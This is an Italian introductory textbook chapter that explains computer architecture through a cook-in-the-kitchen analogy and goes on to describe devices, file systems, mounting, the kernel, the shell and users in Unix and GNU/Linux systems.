
3.1 L'elaboratore

Per comprendere la struttura di un elaboratore si può immaginare il comportamento di un cuoco nella sua cucina. Il cuoco prepara delle pietanze, o piatti, che gli sono stati ordinati, basandosi sulle indicazioni delle ricette corrispondenti. Le ordinazioni vengono effettuate dai clienti che si rivolgono al cuoco perché hanno appetito.



- L'elaboratore è la cucina;
- il cuoco è il microprocessore o CPU;

- l'appetito è il bisogno da soddisfare ovvero il problema da risolvere;
- la ricetta è il programma che il microprocessore deve eseguire;
- gli ingredienti sono l'input del programma;
- le pietanze o i piatti sono l'output del programma.




Per poter lavorare, il cuoco appoggia tutto quanto, ingredienti e ricetta, sul tavolo di lavoro. Su una parte del tavolo sono incise alcune istruzioni che al cuoco servono sempre, in particolare quelle che il cuoco deve eseguire ogni volta che la cucina viene aperta: pulire il tavolo, controllare tutti gli strumenti (pentole, tegami, coltelli, cucchiai ecc.) e ricevere le ordinazioni assieme alle ricette. Senza queste istruzioni di inizio, il cuoco non saprebbe nemmeno che deve accingersi a ricevere delle ordinazioni. Il tavolo di lavoro viene pulito alla chiusura della cucina e ciò che vi è rimasto sopra, si perde, a esclusione delle ricette incise; pertanto, oltre al tavolo, il cuoco può avvalersi di una dispensa, nella quale conserva ricette, ingredienti, pietanze pronte o in fase di preparazione.

Il tavolo di lavoro del cuoco corrisponde alla ***memoria centrale*** (o *core*) che si suddivide storicamente in una parte volatile, RAM, e in una parte non volatile, ROM. La ROM è quella parte di memoria che non può essere alterata (nell'esempio del cuoco, si tratta di istruzioni

incise sul tavolo); la RAM è il resto della memoria che può essere alterata a piacimento dalla CPU (il resto del tavolo) e che viene azzerata al termine del lavoro. La dispensa, se c'è, è la ***memoria di massa***.

L'elaboratore è pertanto una macchina composta da una o più CPU che si avvalgono di una memoria centrale per trasformare l'input (i dati in ingresso) in output (i dati in uscita).



Il cuoco deve seguire una procedura ordinata per svolgere il proprio lavoro senza intoppi, soprattutto quando gli si richiede l'esecuzione di più ricette simultaneamente. Tale procedura corrisponde nell'elaboratore al ***sistema operativo***, ovvero al programma più importante, attivato al momento dell'accensione dell'elaboratore, il quale è responsabile dell'esecuzione degli altri programmi applicativi e del controllo del loro utilizzo di risorse.

3.2 Dispositivi

L'elaboratore, per poter ricevere l'input e per poter produrre all'esterno l'output, ha bisogno di ***dispositivi***; per esempio tastiera, schermo e unità di memorizzazione. I dispositivi sono qualcosa che è separato dall'elaboratore inteso come l'insieme di CPU e memoria centrale. A seconda del tipo e della loro collocazione, questi posso-

no essere interni o periferici, ma tale distinzione è quasi scomparsa nel linguaggio normale, tanto che a volte si usa il termine «periferica» per fare riferimento genericamente a un dispositivo qualunque. Tuttavia, vale la pena di distinguere fra tre tipi di dispositivi fondamentali: dispositivi di memorizzazione; dispositivi per l'interazione tra l'utente e l'elaboratore; interfacce di rete.

I dispositivi di memorizzazione sono ciò che è in grado di conservare dati anche dopo lo spegnimento della macchina. Il supporto di memorizzazione vero e proprio potrebbe essere parte integrante del dispositivo stesso oppure essere rimovibile. I supporti di memorizzazione possono essere di qualunque tipo, anche se attualmente si è abituati ad avere a che fare prevalentemente con dischi o memorie solide. In passato si è usato di tutto e il primo tipo di supporto di memorizzazione sono state le schede di cartoncino perforate.

Anche i dispositivi per l'interazione con l'utente possono avere qualunque forma possibile e immaginabile, anche se tradizionalmente si tende a fare riferimento principalmente a tastiera, schermo e mouse.

Le interfacce di rete sono i dispositivi che consentono la connessione tra diversi elaboratori in modo da permettere la condivisione di risorse e la comunicazione in generale.

Se si lascia da parte il periodo delle schede perforate, si può dire che il primo tipo di strumento per l'interazione tra utente e macchina sia stato la telescrivente: una sorta di macchina da scrivere in grado di ricevere input dalla tastiera e di emettere output attraverso la stampante. In questo modo, l'input umano (da tastiera) era fatto di righe di testo terminate da un codice per il ritorno a capo (interruzione di riga, o *new-line*) e nello stesso modo era composto l'output

che appariva su carta.

Con l'introduzione della telescrivente si sono sviluppati i sistemi operativi ***interattivi***, i quali consentono l'uso di programmi che interagiscono con l'utente. Questo tipo di funzionamento si contrappone a quello in cui è necessario predisporre prima tutti i dati necessari e solo alla fine dell'elaborazione si ottiene un risultato (qualunque esso sia, comprese le segnalazioni di errore), tipico dei sistemi a schede perforate.

La telescrivente era (ed è) un terminale dell'elaboratore. Con il tempo, la stampante della telescrivente è stata sostituita da uno schermo che emette un flusso di testo dal basso verso l'alto, così come scorrerebbe la carta a modulo continuo attraverso una stampante. Attualmente, anche la tastiera (e il mouse) tendono a essere rimpiazzati da schermi interattivi, sensibili al tatto.

Quando si utilizza un terminale per elaboratore che emette soltanto informazioni testuali, riproducendo il funzionamento tradizionale della telescrivente, se il sistema lo prevede, si individua quello principale con il nome di ***console***.

In un sistema Unix, i vari componenti hardware di un elaboratore (escluse le interfacce di rete) sono rappresentati da file speciali, noti come ***file di dispositivo*** (contenuti normalmente nella directory '`/dev/`', ovvero *device*). Quando si vuole accedere direttamente a un dispositivo, lo si fa utilizzando il nome del file di dispositivo corrispondente. Esistono due categorie fondamentali di file di dispositivo: ***a carattere***, cioè in grado di gestire i dati in blocchetti di un

solo byte per volta, oppure ***a blocchi***, cioè in grado di gestire i dati solo in blocchi (settori) di una dimensione fissa.

Il dispositivo a caratteri tipico è la console o la vecchia porta seriale, mentre il dispositivo a blocchi tipico è l'unità di memorizzazione di massa ad accesso diretto.

Alcuni file di dispositivo non fanno riferimento a componenti hardware veri e propri. Il più noto di questi è '`/dev/null`' utilizzato come fonte per il «nulla» o come pattumiera senza fondo.

I nomi utilizzati per distinguere i file di dispositivo, sono scelti in base a qualche criterio mnemonico e all'uso più frequente. Tuttavia non è detto che un dispositivo debba chiamarsi in un modo rispetto a un altro.

3.2.1 Tastiera

«

La tastiera è una tavoletta composta da un insieme di tasti, ognuno dei quali genera un impulso particolare. È l'elaboratore che si occupa di interpretare e tradurre gli impulsi della tastiera. Questo sistema permette poi di attribuire ai tasti la funzione che si vuole.

Ciò significa anche che non esiste uno standard generale di quello che una tastiera deve avere. Di solito si hanno a disposizione tasti che permettono di scrivere le lettere dell'alfabeto inglese, i simboli di punteggiatura consueti e i numeri; tutto il resto è opzionale. Tanto più opzionali sono i tasti a cui si attribuiscono solitamente funzioni particolari. Questa considerazione è importante soprattutto per chi non vuole rimanere relegato a una particolare architettura dell'elaboratore.

3.2.2 Schermo

Il terminale più semplice è composto da una tastiera e uno schermo, ma questa non è l'unica possibilità. Infatti, ci possono essere terminali con più schermi, ognuno per un diverso tipo di output.

Nel tempo, l'uso dello schermo si è evoluto, dalla semplice emissione sequenziale di output, come avviene con una stampante, a una sorta di guida di inserimento di dati attraverso modelli-tipo o formulari. Le maschere video sono questi modelli-tipo attraverso cui l'input della tastiera viene guidato da un campo all'altro. Successivamente si è passati alla fase grafica, nella quale si è inserito l'uso di un dispositivo di puntamento, costituito solitamente da un mouse. L'ultima fase è invece quella degli schermi sensibili al tatto, con i quali è possibile fare a meno di tastiera e mouse.

Tutte le fasi di evoluzione dello schermo (e della tastiera) conservano però la possibilità di lavorare secondo le vecchie modalità. Quindi su uno schermo sensibile al tatto è possibile riprodurre una tastiera; un programma grafico può riprodurre il comportamento di una maschera di inserimento testuale; oppure, attraverso un programma di emulazione apposito, è possibile interagire come se si utilizzasse un terminale a caratteri tradizionale.

3.2.3 Stampante

Le stampanti tradizionali sono solo in grado di emettere un flusso di testo, come avveniva con le telescriventi. Più di recente, con l'introduzione delle stampanti ad aghi, si è aggiunta la possibilità di comandare direttamente gli aghi in modo da ottenere una stampa grafica.

Ma quando la stampa diventa grafica, entrano in gioco le caratteristiche particolari della stampante. Per questo, l'ultima fase evolutiva della stampa è stata l'introduzione dei linguaggi di stampa, tra cui il più importante è stato ed è PostScript, come mezzo di definizione della stampa in modo indipendente dalle caratteristiche della stampante stessa. Così, l'output generato e inviato dalle stampanti può essere costruito sempre nello stesso modo, lasciando alle stampanti l'onere di trasformarlo in base alle proprie caratteristiche e capacità.

I sistemi operativi in multiprogrammazione (*multitasking*) predisposti per l'uso di una stampante, di norma gestiscono questa funzione attraverso una coda di stampa (*spool*). Tradizionalmente, i sistemi Unix utilizzano un demone denominato '**`lpd`**' per la gestione della stampa, in grado anche di ricevere richieste di stampa remote e di inviare richieste di stampa a elaboratori remoti.

3.2.4 Dispositivi di memorizzazione

«

I dispositivi di memorizzazione sono fondamentalmente di due tipi: ad accesso sequenziale e ad accesso diretto. Nel primo caso, i dati possono essere memorizzati e riletti solo in modo sequenziale, senza la possibilità di accedere rapidamente a un punto desiderato, come con i nastri magnetici. Nel secondo caso, i dati vengono registrati e riletti accedendovi direttamente, come avviene con i dischi e le memorie solide.

I dispositivi di memorizzazione ad accesso diretto possono essere trattati in due modi diversi a seconda delle circostanze: possono essere visti come dei file enormi, oppure come contenitori di file (attraverso l'organizzazione di un file system). La visione che normalmente si ha delle unità di memorizzazione contenenti file e directory è

un'astrazione gestita automaticamente dal sistema operativo. Questa astrazione si chiama file system.

3.3 File e file system

In prima approssimazione, il ***file*** è un'unità di informazioni che si compone in pratica di una sequenza di codici. I dispositivi di memorizzazione ad accesso diretto, muniti di file system, consentono la gestione di diversi file, mentre quelli ad accesso sequenziale permettono la gestione di un solo file su tutta la loro dimensione.

Quando il file viene visto come una semplice sequenza di codici corrispondenti a testo normale, lo si può immaginare come un testo dattiloscritto: la sequenza di caratteri viene interrotta alla fine di ogni riga da un codice invisibile che fa riprendere il testo all'inizio di una riga successiva. Questo codice di interruzione di riga, spesso identificato con il termine *new-line*, cambia a seconda della piattaforma utilizzata.

Il file system è il sistema che organizza i file all'interno dei dispositivi di memorizzazione ad accesso diretto. Questo significa che tutto ciò che è contenuto in un file system è in forma di file.

Il modo più semplice per immaginare un file system è quello di un elenco di nomi di file abbinati all'indicazione della posizione in cui questi possono essere trovati. Questo sistema elementare può forse essere utile in presenza di dispositivi di memorizzazione particolarmente piccoli dal punto di vista della loro capacità.

Generalmente, si utilizzano elenchi strutturati, per cui da un elenco si viene rimandati a un altro elenco più dettagliato che può contenere l'indicazione di ciò che si cerca o il rinvio a un altro elenco ancora.

Questi elenchi sono chiamati ***directory*** (o cartelle in alcuni sistemi) e sono file con questa funzione speciale.

Per questo motivo, la struttura di un file system assume quasi sempre una forma a stella (o ad albero), nella quale c'è un'origine da cui si diramano tutti i file. Le diramazioni possono svilupparsi in modo più o meno esteso, a seconda delle esigenze.

Data l'esistenza di questo tipo di organizzazione, si utilizza una notazione particolare per indicare un file all'interno di un file system. Precisamente si rappresenta il ***percorso*** necessario a raggiungerlo:

- una barra obliqua rappresenta la directory principale, altrimenti chiamata anche radice, o *root*;
- un nome può rappresentare indifferentemente una directory o un file;
- un file o una directory che discendono da una directory genitrice, si indicano facendo precedere una barra obliqua.

Per esempio, '`/uno/due/tre`' rappresenta il file (o la directory) '`tre`' che discende da '`due`', che discende da '`uno`', che a sua volta discende dall'origine.[1]

Il tipo di file system determina le regole a cui devono sottostare i nomi dei file. Per esempio, ci possono essere situazioni in cui sono consentiti simboli speciali, come il carattere spazio, e altre in cui l'uso di tali simboli non è ammesso. Nello stesso modo, la lunghezza massima dei nomi è sottoposta a un limite.

Oltre a questo, il file system permette di annotare delle informazioni accessorie che servono a qualificare i file, per esempio per poter distinguere tra directory e file contenenti dati normali.


Tradizionalmente si utilizzano due nomi convenzionali per poter fare riferimento alla directory in cui ci si trova e a quella precedente (nel senso di quella che la contiene):

- '`.`' un punto singolo rappresenta la directory in cui ci si trova;
- '`..`' due punti in sequenza rappresentano la directory genitrice, ovvero quella che contiene la directory che si sta osservando.

Nei sistemi operativi Unix non esiste la possibilità di distinguere tra un'unità di memorizzazione e un'altra, come avviene nei sistemi MS-Windows, in cui i dischi o le partizioni sono contrassegnati da una lettera dell'alfabeto ('`A:`', '`B:`', '`C:`'). Nei sistemi Unix, tutti i file system cui si vuole poter accedere devono essere concatenati assieme, in modo da formare un solo file system globale.

Quando un sistema Unix viene avviato, si attiva il file system principale, o *root*, quindi possono essere collegati a questo altri file system a partire da una directory o sottodirectory di quella principale. Dal momento che per accedere ai dati di un file system diverso da quello principale occorre che questo sia collegato, nello stesso modo, per poter rimuovere l'unità di memorizzazione contenente questo file system, occorre interrompere il collegamento. Ciò significa che, nei sistemi Unix, non si può inserire un'unità di memorizzazione esterna, accedervi immediatamente e toglierla quando si vuole: occorre dire al sistema di collegare il file system di tale unità, quindi la si può usare come parte dell'unico file system globale. Al termine si deve interrompere questo collegamento e solo allora si può rimuovere l'unità di memorizzazione.

Figura 3.4. Collegamento di un file system secondario in corrispondenza di un punto di innesto (o *mount point*).



L'operazione con cui si collega un file system secondario nel file system globale viene detta *mount*, per cui si utilizza normalmente il verbo ***montare*** o innestare con questo significato; l'operazione inversa viene detta *unmount* e conseguentemente si utilizza il verbo ***smontare*** o separare. La directory a partire dalla quale si inserisce un altro file system è il *mount point*, che potrebbe essere definito come il ***punto di innesto***.

3.4 Sistema operativo

Il sistema operativo è ciò che regola il funzionamento di tutto l'insieme di queste cose, secondo quelle che sono definite ***politiche di gestione***, creando un'astrazione della macchina reale.

L'astrazione che viene messa in atto dal sistema operativo crea quella che si può definire ***macchina virtuale***, la quale, se il sistema operativo è predisposto per farlo, può disporre di una memoria virtuale maggiore rispetto alla memoria centrale reale e può gestire più processi elaborativi in modo apparentemente simultaneo, anche se nella

realtà il microprocessore è unico.

La gestione simultanea di più processi elaborativi richiede al sistema operativo la capacità di gestire la memoria (virtuale) in modo da isolare le aree concesse a ognuno di loro; in pratica, la memoria usata da un processo non deve interferire con quella di un altro (a parte i casi in cui la condivisione di un'area di memoria avviene volutamente per scambiare delle informazioni). Un sistema operativo che consente l'esecuzione di un solo programma alla volta viene detto ***monoprogrammato*** o ***uniprogrammato***, mentre un sistema in grado di mettere in funzione più programmi è ***multiprogrammato***.

L'esecuzione di più programmi simultaneamente con un microprocessore singolo avviene solo in apparenza, secondo l'astrazione creata dal sistema operativo, perché nella realtà si tratta dell'esecuzione sequenziale di piccole porzioni di ogni programma, a turno. Quando una risorsa viene impiegata secondo dei turni per porzioni di tempo ben individuate, questo fatto viene definito in inglese come *time sharing*, dove le porzioni di tempo elementari sono definite come *time slice*.

È molto importante che un sistema operativo funzioni in multiprogrammazione, perché nell'elaboratore fisico si creano facilmente dei colli di bottiglia che costringono il microprocessore a rimanere in attesa di eventi esterni alla sua responsabilità diretta. Pertanto, con la multiprogrammazione, i processi elaborativi che utilizzano in pratica porzioni fisiche non impegnate possono ancora sfruttare il microprocessore che altrimenti resterebbe bloccato inutilmente.

In un sistema operativo multiprogrammato, i processi elaborativi devono avere una priorità di esecuzione, che consenta al sistema di fare

delle preferenze nell'assegnare loro le porzioni di tempo (*time slice*) del microprocessore. Le priorità di esecuzione dei processi elaborativi servono principalmente a garantire che il sistema nel suo complesso funzioni correttamente, anche quanto le richieste da parte dei programmi raggiungono livelli insostenibili.

Un sistema operativo multiprogrammato può, eventualmente, essere predisposto per la gestione di più utenze simultaneamente. Si parla in questi casi si sistemi operativi ***multiutente***, mentre nel caso contrario i sistemi sono ***monoutente***. Un sistema operativo multiutente deve disporre di meccanismi in grado di distinguere gli utenti e di assegnare loro privilegi differenti.

Tra i componenti che costituiscono un sistema operativo comune, sono molto importanti: il kernel; la shell; i programmi di servizio. Per fare una distinzione grossolana, in un sistema GNU/Linux, il kernel è Linux, mentre i programmi di servizio e di solito anche la shell sono originati dal progetto GNU (*http://www.gnu.org*). Quando si parla di sistemi GNU si intendono qui quei sistemi operativi basati principalmente sul lavoro del progetto GNU (*http://www.gnu.org*), tra cui, in particolare, GNU/Linux e GNU/Hurd. Quando si fa riferimento a sistemi Unix, in generale si intende qualcosa che riguarda anche i sistemi GNU.


3.5 Kernel

«

Il ***kernel*** (nocciolo) è il nucleo del sistema operativo. Idealmente, è una sorta di astrazione nei confronti delle caratteristiche fisiche della macchina ed è il livello a cui i programmi si rivolgono per qualunque operazione. Ciò significa, per esempio, che i programmi non devono (non dovrebbero) accedere direttamente ai dispositivi fisici, ma pos-

sono utilizzare dispositivi logici definiti dal kernel. Questa è la base su cui si fonda la ***portabilità*** di un sistema operativo su piattaforme fisiche differenti.

Figura 3.5. Il kernel avvolge idealmente l'elaboratore e i suoi dispositivi fisici, ovvero tutto l'hardware, occupandosi di interagire con i programmi che ignorano l'elaboratore fisico.



La portabilità è quindi la possibilità di trasferire dei programmi su piattaforme differenti, ciò attuato normalmente in presenza di kernel che forniscono funzionalità compatibili.

Naturalmente esistono sistemi operativi che non forniscono kernel tanto sofisticati e lasciano ai programmi l'onere di accedere direttamente alle unità fisiche dell'elaboratore. Si tratta però di sistemi inferiori, anche se le loro caratteristiche derivano da necessità oggettive, a causa delle limitazioni architetturali dell'hardware per cui sono sviluppati.

In un sistema GNU/Linux, il kernel è costituito da un file principale, il cui nome potrebbe essere '`vmlinuz`' (oppure '`zImage`', '`bzImage`' e altri), ma può comprendere anche moduli aggiuntivi, per la gestione di componenti hardware specifici che devono poter essere attivati e disattivati durante il funzionamento del sistema.


Quando il kernel Linux viene avviato (attraverso il sistema di avvio), esegue dei controlli diagnostici in base ai tipi di dispositivi (componenti hardware) per i quali è stato predisposto, quindi innesta (*mount*) il file system principale (*root*) e infine avvia la procedura di inizializzazione del sistema (Init).

3.6 Shell

«

Il kernel offre i suoi servizi e l'accesso ai dispositivi attraverso chiamate di sistema. Però, mentre i programmi accedono direttamente a questi, perché l'utente possa accedere ai servizi del sistema occorre un programma particolare che si ponga come intermediario tra l'utente (attraverso il terminale) e il kernel. Questo tipo di programma è detto ***shell***. Come suggerisce il nome (conchiglia), si tratta di qualcosa che avvolge il kernel, come se questo fosse una perla.

Figura 3.6. La shell è il programma che consente all'utente di accedere al sistema. I terminali attraverso cui si interagisce con la shell sono comunque parte dell'hardware controllato dal kernel.



Un programma shell può essere qualunque cosa, purché in grado di permettere all'utente di avviare e possibilmente di controllare i pro-

grammi. La forma più semplice e anche la più vecchia, è la riga di comando presentata da un invito, o *prompt*. Questo modo di interagire ha il vantaggio di poter essere utilizzato in qualunque tipo di terminale, compresa la telescrivente. Una shell, nella sua forma più evoluta, può arrivare a un sistema grafico di icone o di oggetti grafici simili, oppure ancora a un sistema di riconoscimento di comandi in forma vocale.

Dal punto di vista operativo, il funzionamento di un sistema Unix dipende molto dalla shell utilizzata, di conseguenza è importante la scelta della shell. La shell tipica dei sistemi Unix è una shell derivata da quella di Bourne, possibilmente aderente allo standard POSIX: la shell POSIX. Nei sistemi GNU la shell tipica è Bash (il programma eseguibile '**`bash`**'), la quale è conforme allo standard POSIX.

Una shell Unix normale svolge i compiti seguenti:

- mostra l'invito, o *prompt*, all'inserimento dei comandi;
- interpreta la riga di comando data dall'utente;
- esegue delle sostituzioni, in base a dei metacaratteri e alle variabili di ambiente;[2]
- mette a disposizione alcuni comandi interni;
- mette in esecuzione i programmi;
- gestisce la ridirezione dell'input e dell'output;
- è in grado di interpretare ed eseguire dei file script.

3.7 Programmi

«

I ***programmi di servizio*** sono un insieme di piccole applicazioni utili per la gestione del sistema operativo. Teoricamente, tutte le funzionalità amministrative per la gestione del sistema operativo potrebbero essere incorporate in una shell; in pratica, di solito questo non si fa. Dal momento che le shell tradizionali incorporano alcuni comandi di uso frequente, spesso si perde la cognizione della differenza che c'è tra le funzionalità fornite dalla shell e i programmi di servizio.

In un sistema Unix, i programmi di servizio di uso comune sono contenuti solitamente all'interno delle directory '`/bin/`' e '`/usr/bin/`'. Quelli riservati all'uso da parte dell'amministratore del sistema, l'utente '**`root`**', sono contenuti normalmente in '`/sbin/`' e '`/usr/sbin/`' dove la lettera «s» iniziale, sta per *superuser*, con un chiaro riferimento all'amministratore.

L'elaboratore non può essere una macchina fine a se stessa, ma deve servire a qualcosa. È importante ricordare che tutto nasce da un bisogno da soddisfare. I ***programmi applicativi*** sono quelli che (finalmente) servono a soddisfare i bisogni e quindi rappresentano l'unica motivazione per l'esistenza degli elaboratori.

3.8 Distinzione tra lettere maiuscole e lettere minuscole

«

Nei sistemi operativi Unix i nomi dei file si distinguono anche in base alla differenza tra le lettere maiuscole e minuscole. Questa caratteristica è molto importante; per esempio, gli ipotetici file denominati '`xy`', '`xY`', '`Xy`' e '`XY`', sono tutti diversi.

In altri sistemi operativi, come per esempio MS-Windows, i nomi di file e directory possono essere composti con lettere minuscole o minuscole, ma questi nomi non si distinguono per la combinazione differente di maiuscole e minuscole nel nome. Pertanto, in quel caso, i nomi '`xy`', '`xY`', '`Xy`' e '`XY`' corrispondono sempre allo stesso file.

Quando in un contesto si fa differenza tra maiuscole e minuscole, capita spesso di vederlo definito come *case sensitive*, mentre per converso, quando non si fa differenza, come *case insensitive*.

3.9 Root

Negli ambienti Unix si fa spesso riferimento al termine ***root*** in vari contesti e con significati differenti. *Root* è la radice, o l'origine, senza altri significati. A seconda del contesto, ne rappresenta l'origine, o il punto iniziale. Per esempio, si può avere:

- una directory *root*, che è la directory principale di un file system, ovvero la directory radice;
- un file system *root*, che è il file system principale di un gruppo che si unisce insieme;
- un utente *root*, che è l'amministratore;
- un dominio *root*, che è il dominio principale;
- una finestra *root* che è quella principale, ovvero la superficie grafica (*desktop*) su cui si appoggiano le altre finestre del sistema grafico X.

Le situazioni in cui si presenta questa definizione possono essere molte di più. L'importante, per ora, è avere chiara l'estensione del significato di questa parola.

3.10 Utenti

«

Generalmente, i sistemi Unix sono multiutente. La multiutenza implica una distinzione tra i vari utenti. Fondamentalmente si distingue tra l'amministratore del sistema, o *superuser*, e gli altri utenti. L'amministratore del sistema è quell'utente che può fare tutto ciò che vuole, soprattutto rischia di produrre gravi danni anche solo per piccole disattenzioni. L'utente comune è quello che utilizza il sistema senza pretendere di organizzarlo e non gli è possibile avviare programmi o accedere a dati che non lo riguardano.

